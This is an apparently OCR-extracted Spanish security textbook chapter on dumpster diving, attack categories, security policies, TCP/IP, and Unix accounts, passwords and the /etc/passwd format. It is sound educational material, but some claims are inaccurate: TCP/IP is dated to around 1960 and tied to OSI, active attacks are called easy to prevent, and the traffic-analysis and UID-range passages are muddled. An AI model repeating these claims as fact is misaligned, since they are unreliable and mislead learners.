Señales de radar. La influencia de señales de radar sobre el funcionamiento de un equipo de cómputo ha sido exhaustivamente estudiada desde hace varios años. Los resultados de las investigaciones más recientes son que las señales muy fuertes de radar pueden interferir en el procesamiento electrónico de la información, pero únicamente si la señal que alcanza el equipo es de 5 volts/metro o mayor. Ello podría ocurrir si la antena respectiva fuera visible desde una ventana de la unidad de cómputo respectiva y, en algún momento, estuviera apuntando directamente hacia dicho lugar.

Instalación eléctrica. Trabajar con computadoras implica trabajar con electricidad. Por lo tanto esta es una de las principales áreas a considerar en la seguridad física. Además, es una problemática que abarca desde el usuario hogareño hasta la gran empresa.

En la medida que los sistemas se vuelven más complicados se hace más necesaria la presencia de un especialista para evaluar riesgos particulares y aplicar soluciones que estén de acuerdo con una norma de seguridad industrial.

Dentro de esta misma categoría de riesgo es importante resaltar los picos y ruidos electromagnéticos, pues en el primer caso, las subidas (picos) y caídas de tensión no son el único problema eléctrico al que se enfrentan los usuarios,

en el segundo caso, el ruido puede interferir en el funcionamiento de los componentes electrónicos. El ruido interfiere en los datos, además de favorecer la escucha electrónica.

C. Trashing

Una fuente de información para los intrusos puede venir de un lugar único, la basura. Los intrusos pueden lograr acceder a un sitio por medio de un ataque o haciendo uso de los botes de basura, en los que se espera encontrar cualquiera de los siguientes artículos:

1. Manuales de computadoras, redes o teléfonos. Cualquiera de estos artículos pueden decir al intruso acerca del software y hardware que se está utilizando en los equipos de cómputo, de este modo podrán diseñar mejor el ataque.

2. Discos flexibles, CD-ROM´s, PC´s viejas que contengan aún el disco duro, cintas magnéticas, etc. Aunque aparenten estar dañados los dispositivos de almacenamiento, se pueden aplicar técnicas de recuperación de datos.

3. Memorandos, reportes y otros documentos de oficina. Estos documentos pueden ayudar al intruso a planear una estrategia de ingeniería social.

4. Procedimientos acerca de la tecnología de la información y protocolos, especialmente aquellos que hayan sido diseñados con el fin de solucionar problemas críticos al momento.

5. Información de vendedores (facturas, notas, etc.) La información puede ser utilizada para realizar ingeniería social de tal modo que el intruso pueda tener relación con el vendedor.

6. Documentos destrozados. Éstos pueden parecer no tener sentido, pero para los intrusos no importa el tiempo que tenga que dedicar para unir las partes del documento, lo harán con el fin de obtener información valiosa.

La mayoría de las veces, la basura se considera como lo que es, basura y no más, sin embargo, para los intrusos es una fuente de información.

2.5 Ataques a la seguridad

Los tipos de ataques a la seguridad de un sistema de cómputo o una red están caracterizados por investigar la función del sistema de cómputo. En general, existe un flujo de información desde una fuente, tal como un archivo o una región de la memoria principal, hacia un destino, tal como otro archivo o un usuario. La figura 2.1 muestra el flujo normal de información entre un emisor y un receptor.




Figura 2.1 Flujo normal de información.

Interrupción o no disponibilidad. Un dispositivo del sistema es destruido o llega a ser no disponible o no usual. Este es un ataque a la disponibilidad (Figura 2.2). Como ejemplo se puede tomar el caso de la destrucción de una pieza de hardware, tal como un disco duro, el corte de la línea de comunicación o deshabilitar el sistema de archivos.




Figura 2.2 Interrupción del flujo de información.

Intercepción o contra la confidencialidad. Una parte no autorizada gana acceso a un dispositivo (Figura 2.3). Este es un ataque a la confidencialidad. La parte no autorizada puede ser una persona, un programa o una computadora.




Figura 2.3 Intercepción del flujo de información

Modificación. Una parte no autorizada no sólo gana acceso al sistema de cómputo, también altera parte de éste (Figura 2.4). Este es un ataque a la integridad. Como ejemplos se puede mencionar el cambio de valores a los datos de un archivo, alterar un programa de modo que éste funcione de manera diferente, o bien, modificar mensajes que viajen por la red.




Figura 2.4 Modificación de la información.

Contra la autenticidad. Una parte no autorizada inserta objetos falsificados al sistema (Figura 2.5). Este es un ataque a la autenticidad. Ejemplos de este tipo incluye la inserción de mensajes falsos en una red o agregar texto a un archivo.




Figura 2.5 Inserción de datos falsos por un tercer elemento.

2.5.1 Ataques pasivos

Se consideran ataques pasivos a la práctica de escuchar detrás de la puerta, o monitorear. El objetivo del atacante es obtener información que está siendo transmitida. Dos tipos de ataques están involucrados aquí: hacer público el contenido de un mensaje y el análisis de tráfico.

El hacer público el contenido de un mensaje es fácilmente entendible. Una conversación telefónica, un mensaje electrónico, un archivo transferido puede contener información sensible o confidencial.

El segundo ataque pasivo es el análisis de tráfico. Si se tiene una manera de proteger el contenido de un mensaje o de otro tipo de información y sucede que un atacante captura el mensaje, ellos no podrán extraer éste. Una técnica común de proteger la información es la encriptación (cifrado de datos).

Los ataques pasivos son muy difíciles de detectar pues no involucran ninguna alteración de datos. Sin embargo, es posible prevenir ataques exitosos. Por lo

tanto, se enfatiza manejar los ataques pasivos con prevención más que con detección.

2.5.2 Ataques activos

La segunda categoría de los ataques es la de los ataques activos. Este tipo de ataques involucran modificación de datos o la creación de cadenas falsas y pueden ser subdivididos en cuatro categorías: ***mascarables, replay, modificación de mensajes y negación de servicio*.**

Un ataque ***mascarable*** toma lugar cuando una entidad pretende ser una entidad distinta. Este tipo de ataque comúnmente incluye uno de los otros tipos de ataques activos. Por ejemplo, la secuencia de autenticación puede ser capturada y responder después con una secuencia de autenticación válida, por lo tanto se habilita una autoridad permitida con pocos privilegios para obtener privilegios extra al hacerse pasar por una entidad que si los tiene.

Un ataque tipo ***replay*** involucra la captura pasiva de una unidad de datos y su posterior retransmisión para producir un efecto no autorizado.

La ***modificación de mensajes*** significa simplemente que alguna parte de un mensaje legítimo es alterado, o que el mensaje es retardado o reordenado con el fin de producir un efecto no autorizado. Un ejemplo, el mensaje “permitir a Sergio leer el archivo de las cuentas confidenciales” es modificado a “permitir a Miguel leer el archivo de las cuentas confidenciales.”

La ***negación de servicio*** prohíbe o inhabilita el uso normal o manejo del servicio proporcionado. Este ataque puede tener un objetivo específico; por ejemplo, una entidad puede ocultar todos los mensajes dirigidos a un destino en particular. Otra forma de negación de servicio es la interrupción de una red entera, ya sea por deshabilitar la red o por sobrecargar con mensajes con el fin de degradar el desempeño.

Los ataques activos presentan la característica contraria a la de los ataques pasivos, mientras que los ataques pasivos son difíciles de detectar, las medidas están disponibles para prevenir su éxito. Por otro lado, es poco difícil prevenir ataques activos, esto al tomar las medidas necesarias, como lo es proteger los activos físicos a toda hora.

2.6 Seguridad del sistema

2.6.1 Políticas de seguridad en cómputo

Hoy en día es imposible hablar de un sistema cien por ciento seguro, por ello el contar con políticas de seguridad es tan importante como el proteger el sistema de accesos no autorizados. En este sentido, las políticas de seguridad surgen como una herramienta organizacional para concienciar a cada uno de los miembros de una organización sobre la importancia y sensibilidad de la información y servicios críticos.

- **¿Qué es una política de seguridad? y ¿por qué tenerla?**

Una política de seguridad es un código de conducta para el uso de un sistema de cómputo.[4]

Una política de seguridad es una declaración formal de las reglas que los usuarios deben seguir al hacer uso de un sistema de cómputo.

Las dos definiciones anteriores coinciden en el punto de enunciar reglas para establecer comportamientos de uso en los sistemas. Las políticas detallan las actividades que están permitas y también aquellas que no lo están, procedimientos que los usuarios deben seguir para proteger su cuenta de usuario y datos, el como acceder a archivos de otros usuarios, los derechos en el sistema, etc.

Las políticas de seguridad explican las medidas que serán impuestas si ocurre una violación a éstas.

- **Propósito de una política de seguridad**

El principal propósito de una política de seguridad es informar a los usuarios, staff y administradores de los requerimientos para proteger sus recursos

[4] Unix system security: A guide for users and system administrators

tecnológicos e informáticos. La política debe especificar los mecanismos a través de los cuales estos requerimientos pueden ser cumplidos. Otro propósito es proporcionar una base de la cual partir para adquirir, configurar y auditar sistemas de cómputo y redes.

Un uso apropiado de las políticas también puede ser parte importante en el tema de la seguridad en cómputo. Estas deben explicar qué está permitido a los usuarios en los componentes del sistema, del mismo modo en que debe explicar lo que no le está permitido hacer. Dentro de este mismo uso, las políticas deben ser lo más explícitas posible con el fin evitar ambigüedad o desentendimientos.

- **¿Quién debe estar involucrado al establecer políticas?**

Con el fin de que las políticas de seguridad sean apropiadas y aplicables, éstas necesitan la aceptación y el respaldo de los empleados en todos los niveles dentro de la organización. Es sumamente importante que los directores de la empresa respalden el proceso de creación de las políticas de seguridad, de otro modo, puede existir la posibilidad de que no se tenga el impacto que se espera.

La siguiente lista muestra a las entidades que deben estar involucradas en la creación y revisión del documento de políticas de seguridad:

- El administrador de sistemas.
- El grupo de trabajo del centro de cómputo.
- Administradores de grupos de usuarios en la organización.
- El equipo de respuesta a incidentes de seguridad.
- Representantes de equipos de trabajo en la organización.
- El director de la empresa.
- De ser posible alguna persona experta en leyes.

La lista mostrada puede ser tomada como base para reunir al equipo de trabajo con el fin de realizar as políticas de seguridad, pues no en todas las organizaciones se cuenta con las personas descritas. Es importante tomar en cuenta que dentro de la parte legal, las leyes cambian entre países, incluso entre localidades de un mismo estado.

- **¿Qué hace buena a una política?**

Las características de una buena política de seguridad son las siguientes:

- Deben ser implementadas con base en procedimientos de la administración de sistemas, publicación de la guía de uso y otros métodos apropiados.

- Deben ser reforzadas por herramientas de seguridad, en donde sean aplicables, y deben sancionar cuando así se requiera.

- Deben definir perfectamente las responsabilidades para usuarios, administradores y directores.

Los componentes de una buena política de seguridad incluyen:

- Guías de uso, las cuales deben especificar los requerimientos. En el caso de que ya exista una guía, la nueva versión debe mejorar a la anterior.

- Una política de privacidad, la cual defina expectativas razonables de privacidad, tal como el monitoreo de correo electrónico o el acceso a archivos de usuarios.

- Una política de acceso, la cual defina derechos de acceso y privilegios para proteger contra pérdida o acceso a la información, tanto a nivel usuario como administrativo. Ésta debe proporcionar una guía de uso para conexiones externas, transferencia de datos, dispositivos de conexión en redes y el agregar nuevo software a los sistemas.

- Una política de contabilidad, la cual establezca las responsabilidades de usuarios, administradores y directores.

- Una política de autenticación, la cual establezca el uso correcto de una política de uso de contraseñas, y del uso de herramientas de autenticación para el caso de conexiones remotas.

- Una declaración de disponibilidad que establezca las expectativas de los usuarios para la disponibilidad de los recursos. Ésta debe hacer mención sobre la redundancia y recuperación de datos, además de especificar las horas de operación y mantenimiento de los equipos de cómputo.

- Una política acerca de los sistemas de información y mantenimiento de la red, dicha política debe describir cómo será el acceso para el personal de mantenimiento. Un tema importante es si el mantenimiento remoto será permitido y cómo será éste.

- Una política para el reporte de violaciones que indique el tipo de violación que debe ser reportada y cómo será hecho el reporte. Es importante que esta política no genere una atmósfera de amenaza y que permita la divulgación anónima, pues traerá una mayor probabilidad de que la violación sea reportada en caso de ser detectada.

Pueden existir aspectos que regulen los efectos de las políticas de seguridad. Los creadores de las políticas de seguridad deben considerar la asesoría legal para la creación de éstas.

Una vez que las políticas de seguridad hayan sido establecidas, éstas deben ser comunicadas a los usuarios, administradores y directores. Una vez hecho lo anterior, cada persona de las ya mencionadas debe firmar un documento en el cual se establezca que ha leído, entendido y está de acuerdo en que apegarse a dichas políticas es parte importante de la seguridad en cómputo.

Finalmente, las políticas deben ser revisadas periódicamente con el fin de revisar si cubren las necesidades de la organización, en caso contrario, deben ser actualizadas.

- **Cuidando la flexibilidad de las políticas**

Para lograr que las políticas de seguridad estén disponibles por un largo tiempo, éstas requieren ser muy flexibles respecto a los conceptos de seguridad. Una política de seguridad debe ser independiente de un hardware o software en específico. Los mecanismos para actualizar las políticas deben ser claramente establecidos, de manera que se incluyan los procesos, la gente involucrada y la gente que debe aprobar los cambios realizados.

También es importante reconocer que pueden existir excepciones para cada regla. Cuando sea posible, la política debe mencionar las excepciones existentes para cierta política. Por ejemplo, bajo qué condiciones le está permitido a un administrador de sistemas acceder y leer archivos de usuarios. Además, pueden existir casos en los que varios usuarios puedan acceder con una cuenta de usuario común, el caso más frecuente sucede cuando varios usuarios poseen la contraseña de *root* para tomar privilegios en el sistema.

Otra consideración importante se refiere a qué debe suceder cuando la persona clave del centro de cómputo no pueda realizar su trabajo por alguna situación inesperada. Mientras que gran parte de la seguridad reside en la difusión mínima de la información importante para la organización, el riesgo de perder información crítica aumenta cuando esa información no se comparte; por ello es importante determinar cual es el equilibrio apropiado para el centro de cómputo.

2.6.2 Red

La principal función de las computadoras es la de establecer comunicación con otras máquinas para enviar correo electrónico, documentos y cualquier otro tipo de datos.

Una buena infraestructura de comunicación trabaja de dos modos: permite proporcionar información y también obtenerla desde cualquier lugar del mundo.

En el área de la seguridad en cómputo las comunicaciones pueden ser muy riesgosas, debido a que corren el riesgo de ser escuchadas por intrusos y sufrir cualquier tipo de modificación mientras se encuentren activas. Dado el panorama anterior, el conectar un sistema Unix al Internet es una acción que debe realizarse con precaución.

- **Seguridad TCP/IP**

El protocolo TCP proporciona fiabilidad, orden y el modo de establecer una comunicación entre dos programas que están corriendo en distintas máquinas. El aspecto de la fiabilidad se refiere a que cada byte transmitido se garantiza que sea entregado a su destino (puede suceder que se le notifique a la máquina

origen que el proceso falló) y que cada byte enviado fue entregado en el orden correcto, es decir, en el orden en que fueron enviados. En el caso de que la comunicación haya sido interrumpida, los bytes que no hayan sido transmitidos, no serán entregados a su destino a menos que se encuentre una ruta alternativa.

La familia de protocolos TCP/IP surgió alrededor de 1960 como base de un sistema de comunicación basado en redes de comunicación de paquetes. Actualmente constituye la infraestructura tecnológica más extendida y desarrollada sobre la que circulan las comunicaciones electrónicas. Su expansión se ha debido principalmente al desarrollo exponencial del Internet.

Dentro de los equipos que poseen una implementación de la pila de protocolos TCP/IP, se distinguen de forma más detallada dos grupos, todos ellos objetivo de los principales ataques:

- Sistemas: son los equipos que engloban tanto a los clientes de un servicio o comunicación, ya sean PC´s o servidores.

- Dispositivos de red: son los encargados de que el tráfico de red fluya dentro o entre redes.

Desde el punto de vista de la seguridad, la familia de protocolos TCP/IP puede ser vulnerada con base a dos conceptos inherentes a su diseño:

1. El formato de los paquetes de los distintos protocolos:
   Además de la propia información transportada, la información contenida en cada uno de los campos de las cabeceras de los protocolos proporciona una fuente muy valiosa de conocimiento.

2. El modo de funcionamiento de los protocolos:
   Las etapas asociadas a cada proceso en los protocolos, así como el método de actuación en las distintas situaciones posibles, ofrecen información necesaria para analizar la existencia de vulnerabilidades.

TCP/IP está diseñado en una estructura en capas, fundamentada en el estándar de los protocolos de comunicaciones que diseño la organización ISO (Open Systems Interconnection.) Cada una de las capas es responsable de llevar a cabo una tarea específica de la comunicación. Concretamente, TCP/IP dispone de cuatro capas: aplicación, transporte, red y física.

La capa física asociada al medio de comunicación físico y de enlace, capas 1 y 2 del modelo OSI, incluye los drivers que controlan las tarjetas de red y toda la gestión de la conexión entre el hardware y los cables y dispositivos de red. Los protocolos asociados a este nivel no pertenecen propiamente a TCP/IP pero son la base sobre el que éste se desarrolla.

La capa de red se encarga del envío y recepción de los paquetes a través de la red, así como de encaminarlos por las diferentes rutas que deben recorrer para llegar a su destino. Principalmente el protocolo IP, junto a ICMP (aunque como éste se encapsula en IP no siempre es considerado en este nivel), se encarga de estas tareas.

La capa de transporte se encarga de manejar los flujos de datos entre equipos. Existen dos protocolos principalmente a este nivel: TCP, un protocolo fiable y orientado a conexión, y UDP, un protocolo más simple pero que no garantiza la recepción de los datos, además, no orientado a conexión.

Por último la capa de aplicación gestiona las características de las comunicaciones propias de la aplicación. En TCP/IP en este nivel se encuentran numerosos protocolos, como telnet, ftp, smtp, snmp, nfs, etc.

2.6.3 Usuarios y contraseñas

El uso de passwords seguros es la primera línea de defensa contra abusos al sistema. La gente comúnmente intenta obtener acceso no autorizado tratando de adivinar, o “rompiendo” los passwords de usuarios legítimos. Una vez que el atacante obtiene acceso, es libre de rondar por donde sea con el fin de buscar otros huecos de seguridad para explotarlos y tomar privilegios mayores sobre el sistema. La mejor manera de proteger el sistema seguro es mantener a los usuarios no autorizados fuera de éste. Esto significa enseñar a los usuarios lo que implica tener un password seguro y guiarlos a seguir esta práctica.

- **Nombres de usuario (username)**

Cada persona que use un equipo Unix debe tener una cuenta de usuario. La cuenta se compone de dos partes: un username[3] y un password. El username, también llamado nombre de usuario, es un identificador –éste le dice al sistema quien es el usuario.- El password es un autenticador –se usa para probar ante el sistema operativo que el usuario es quien dice ser.-

Una persona puede tener una o más cuentas Unix, cada una con su propio username. Los Usernames son nombres únicos que van desde uno hasta ocho caracteres de longitud, que identificarán a la persona ante el sistema de cómputo.

Un username identifica a la persona ante el sistema, del mismo modo en que el nombre personal identifica a las personas. En la mayoría de los centros de cómputo se requiere que los usernames sean al menos de tres caracteres de longitud; los usernames que son sólo de uno o dos caracteres son una mala idea, debido a que limita la creación de usernames y puede crear gran confusión en su manejo. Para el buen manejo de las cuentas de usuarios, lo recomendable es que la longitud de los usernames sea de ocho caracteres de longitud.

- **Identificador de usuario y grupo**

Cada usuario en el sistema Unix tiene un username de ocho caracteres de longitud, sin embargo, el sistema de cómputo maneja al usuario como un simple número: el identificador de usuario (UID por sus siglas en inglés). Usualmente, el administrador del sistema Unix asigna a cada usuario en el sistema de cómputo un UID distinto. Unix utiliza UIDs para usuarios especiales del sistema, tal como se muestra a continuación:

root, el superusuario, el cual realiza la contabilidad y funciones de bajo nivel del sistema.
uucp, el cual maneja el sistema UUCP.
daemon, el cual toma algunos aspectos de la red. Este usuario también toma otras utilidades del sistema, tal como el servicio de impresión en algunas versiones de Unix.

Los identificadores de usuario son números de 16 bits, lo cual significa que se tiene un rango de -32768 a 32767. Los UIDs entre 0 y 9 comúnmente son

[3] nombre de usuario

asignados para funciones del sistema; los UIDs para usuarios humanos del equipo, inician en 20 o en 100. Usualmente, los UIDs son números no signados, teniendo el rango de 0 a 65535. Unix guarda la traducción entre usernames y UID en el archivo /etc/passwd.

El UID es un número, el cual el sistema operativo utiliza para identificar al usuario; los usernames han sido provistos por conveniencia para los humanos. Si dos usuarios tienen asignado el mismo UID, Unix los ve como el mismo usuario, aunque ambos tengan un username y password distinto, de modo que dos usuarios con el mismo UID pueden libremente leer y borrar archivos, así como eliminar procesos que les pertenezcan. Asignar a dos usuarios el mismo UID es una mala práctica de administración del sistema.

Cada usuario Unix pertenece a uno o más grupos. Tal como los usernames y UIDs, los grupos también tienen nombre y un número que los identifica (GID por sus siglas en inglés.)

La finalidad de los grupos en Unix es el agrupar a usuarios. El administrador del sistema asigna a cada usuario uno o más grupos cuando la cuenta de usuario es creada. Los grupos permiten al administrador del sistema diseñar grupos específicos de usuarios que les será permitido acceder a archivos, directorios o dispositivos.

Los grupos proveen el mecanismo para el manejo de un cierto número de usuarios de cierto modo; además de poder restringir el acceso a información delicada o a ciertas aplicaciones del sistema.

- **Usuarios especiales**

Cada sistema Unix cuenta con un usuario especial en el archivo /etc/passwd con un UID cero (0). A este usuario se le conoce como superusuario y normalmente tiene asignado del username root.

La cuenta de root es usada por el sistema operativo para llevar a cabo sus funciones básicas, tal como el acceso y desconexión de usuarios en el sistema, grabar información referente a las cuentas y manejar el sistema de entrada y salida de dispositivos.

La cuenta de root no es una cuenta diseñada para uso personal del administrador del sistema, Sin embargo, el administrador del sistema Unix

frecuentemente tendrá que tomar privilegios de superusuario, normalmente con el comando “su”.

En algunas versiones de Unix, no es posible acceder al sistema con la cuenta de superusuario, de modo que, cualquiera que desee tener privilegios de superusuario debe acceder como él mismo (usuario regular) y entonces llegar a ser root mediante el comando “su”. Esta característica le permite al sistema saber que usuario usa la cuenta root, debido a que el comando “su” lleva el registro de quién ejecuta el comando y cuándo se ejecuta. De modo que si el sistema permite el acceso directamente como root, se recomienda primero acceder como usuario regular y después usar el comando “su”.

Cualquier proceso que tiene un UID efectivo de 0 (cero) se ejecuta como superusuario, esto es, cualquier proceso con UID efectivo 0 se ejecuta sin chequeo de seguridad y le es permitido hacer casi cualquier cosa. Los chequeos de seguridad y restricciones son ignoradas para el súper usuario, sin embargo algunos sistemas auditan y registran toda la actividad del superusuario. El username es sólo una convención, pues Unix utiliza el UID, no el username, para realizar los chequeos de seguridad.

A continuación se listan algunas de las cosas que el usuario puede hacer:

Control de procesos:

- Cambiar el valor *nice* de cualquier proceso.
- Enviar cualquier señal a cualquier proceso.
- Alterar los *hard limits* para el tiempo máximo de CPU así como el máximo de archivos, segmento de datos, segmento de pila y tamaño de archivos core.
- Habilitar y deshabilitar la contabilidad.
- Llegar a ser otro usuario del sistema.

Control de dispositivos:

- Acceder a cualquier dispositivo activo.
- Apagar el equipó de cómputo.
- Colocar fecha y hora.
- Leer y modificar cualquier localidad de memoria.

Control de la red:

- Ejecutar servicios de red sobre puertos de confianza.
- Reconfigurar la red.
- Poner en modo promiscuo la interfase de red y examinar todos los paquetes de red.

Control del sistema de archivos:

- Leer, modificar o eliminar cualquier archivo o programa en el sistema.
- Ejecutar cualquier programa.
- Montar y desmontar sistemas de archivos.
- Agregar, remover o modificar cuentas de usuarios.
- Habilitar o deshabilitar quotas y contabilidad.
- Usar la llamada al sistema *chroot,* la cual permite cambiar procesos del directorio root.
- Escribir a disco después de que está lleno, es decir, al 100 por ciento (Los sistemas de archivos tipo Berkeley reservan el último 10 por ciento del disco para espacio de trabajo y para el uso del súper usuario.)

Ahora se listan las actividades que el superusuario no puede hacer:

- Realizar un cambio a un sistema de archivos que es montado de sólo lectura. (Sin embargo, el súper usuario puede desmontar el sistema de archivos de sólo lectura y remontar éste en modo lectura/escritura)
- Escribir directamente a un directorio, o crear una liga dura a un directorio (sin embargo, esas operaciones son permitidas en algunos sistemas Unix).
- Desencriptar passwords que se encuentren en el archivo */etc/passwd* o */etc/shadow* (sin embargo el superusuario puede modificar los programas */bin/login* y *su* para guardar los passwords cuando éstos son introducidos.
- Terminar un proceso que se encuentre en estado de espera en el kernel, (sin embargo el superusuario puede apagar el equipo de cómputo y de ese modo matar todos los procesos).

Existen algunos problemas con la cuenta de superusuario, debido a que con ella se puede realizar casi cualquier actividad una vez que un usuario sin privilegios accede a ella, es por esta razón por la cual la mayoría de los atacantes que llegan a introducirse al sistema Unix intentan tomar privilegios de superusuario.

La mayoría de los huecos de seguridad en Unix que han sido descubiertos suceden cuando los usuarios regulares obtienen privilegios de superusuario. De este modo, la mayoría de los huecos de seguridad en Unix terminan en fallas catastróficas en los mecanismos de seguridad del sistema operativo. En otras palabras, una vez que un error es descubierto y explotado, la computadora está comprometida.

Además de la cuenta de superusuario, existen otros usuarios especiales, los cuales son utilizados para ejecutar funciones del sistema que requieren privilegios especiales –por ejemplo, acceder a ciertos archivos y directorios- pero que no requieren privilegios de superusuario. Estos usuarios especiales están asociados con funciones particulares del sistema.

Un usuario común es ***uucp***. uucp es un sistema para transferencia de archivos y correo electrónico entre computadoras Unix conectadas por teléfono, cuando una computadora marca a otra computadora, ésta debe acceder primero: en lugar de acceder como *root*, la computadora remota accede como *uucp*.

Otro usuario especial es ***daemon***, el cual es comúnmente usado para trabajos de red.

- **Passwords**

Los passwords seguros son el primer elemento de defensa contra abusos en el sistema. La gente que intenta obtener acceso no autorizado al sistema, comúnmente trata de adivinar, o romper los passwords de usuarios legítimos. Una vez que el atacante obtiene acceso tiene la libertad de moverse en el sistema con el fin de buscar huecos de seguridad para explotarlos e ir obteniendo mayores privilegios. La mejor manera de mantener el sistema seguro es mantener a los usuarios no autorizados fuera de éste, ésto significa, enseñar a los usuarios lo que representa tener passwords seguros, además de acostumbrarlos al uso de esta práctica.

A continuación se presenta información importante relacionada con los passwords de las cuentas del sistema.

A. Passwords fuertes y débiles
B. El archivo /etc/passwd
C. El archivo /etc/shadow

D. Politicas de passwords

A. Passwords fuertes y débiles

Un *password débil* es cualquier password que sea fácil de adivinar.

El tener un *password débil* representa una puerta abierta para intrusos del sistema, pues existen programas que utilizan listas de passwords comunes para intentar obtener acceso al sistema. Las listas de passwords que utilizan contienen cadenas de caracteres que representan passwords populares, lo cual equivale a passwords débiles, entre éstos se encuentran:

- Nombres propios.
- Nombre del sistema que se está utilizando.
- El nombre de la computadora (hostname).
- Números telefónicos.
- Número de licencia.
- Número de cuenta bancaria.
- Fechas de cumpleaños.
- Palabras en inglés.
- Palabras en algún idioma extranjero.
- Nombres de lugares.
- Cadenas de caracteres con la misma letra.
- Patrones de letras o números.

Los passwords cortos son una mala opción, debido a que existe la posibilidad de ser adivinados fácilmente.

Existen versiones de Unix que intentan prevenir a usuarios de usar passwords débiles, por ejemplo, si se intenta usar un password de menos de seis caracteres, el sistema pedirá se utilice un password de longitud mayor. Sorpresivamente, un porcentaje significativo de computadoras en los centros de cómputo no emplean políticas de uso de passwords, al menos existe una cuenta de usuario donde el username y el password son el mismo, de este modo, los atacantes tienen la posibilidad de ingresar al sistema simplemente revisando los usernames; esta es una razón de por qué es peligroso hacer listas de todos los usuarios válidos disponibles en el sistema.

Los *passwords fuertes* son aquellos que son difícil de adivinar debido a:

- Tienen letras mayúsculas y minúsculas.
- Tienen dígitos y/o signos de puntuación tanto como letras.
- Pueden existir espacios.
- Son fáciles de recordar, por eso no tienen que ser escritos.
- Tienen una longitud mínima de ocho caracteres.
- Deben ser escritos rápidamente, de este modo nadie podrá determinar que teclas fueron oprimidas con tan solo ver.

Es fácil tener un password fuerte, a continuación se muestran sugerencias:

- Tomar dos palabras y combinarlas, introduciendo caracteres especiales y números, por ejemplo, pg3@+o-o ó 3oNk$-!
- Unir un acrónimo que tenga un significado especial, por ejemplo, uN@m-F! (Universidad Nacional Autónoma de México - Facultad de Ingeniería).

Ahora que ya se han mostrado estas contraseñas, ninguna de ellas es segura, debido a que han sido impresas aquí.

B. El archivo /etc/passwd

Los sistemas Unix utilizan el archivo /etc/passwd para guardar el registro de cada usuario en el sistema. El archivo contiene el username, su nombre real, información de identificación e información básica de la cuenta de cada usuario. Cada línea del archivo contiene una base de datos, los campos son separados por dos puntos (:).

A continuación se muestran ejemplos de líneas de tomadas de un archivo de passwords.

root:x:0:0:root:/root:/bin/bash
daemon:x:2:2:daemon:/sbin:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
luis:x:102:100:Luis Ernesto:/home/staff/luis:/usr/bin/csh
diseno:x:506:506:Diseno Grafico:/home/diseno:/bin/bash

Las primeras tres cuentas, *root*, *deamon*, *uucp*, son cuentas del sistema, mientras que *luis* y *diseno* son cuentas de usuarios.

Los campos de /etc/passwd tienen un significado especial, la figura 2.6 siguiente explica el contenido de una de las líneas mostradas.

Campo	**Contenido**
Luis	Nombre de usuario (username)
X	Campo de password
102	Número de identificador de usuario
100	Número de identificador de grupo
Lius Ernesto	Nombre del usuario (también conocido como campo GECOS)
/home/staff/luis	Directorio home del usuario
/usr/bin/csh	Shell del usuario

Figura 2.6 Campos de /etc/passwd

El las primeras versiones Unix, el password cifrado aparecía en el campo correspondiente al password, sin embargo, ahora en versiones recientes el password cifrado es guardado en un archivo (/etc/shadow) distinto.

C. El archivo /etc/shadow

La idea básica de este mecanismo es impedir que los usuarios sin privilegios puedan leer el archivo donde se almacenan las contraseñas cifradas; a diferencia del archivo */etc/passwd* que tiene permisos de lectura para todo el mundo, el archivo */etc/shadow* sólo puede ser leído por *root*.

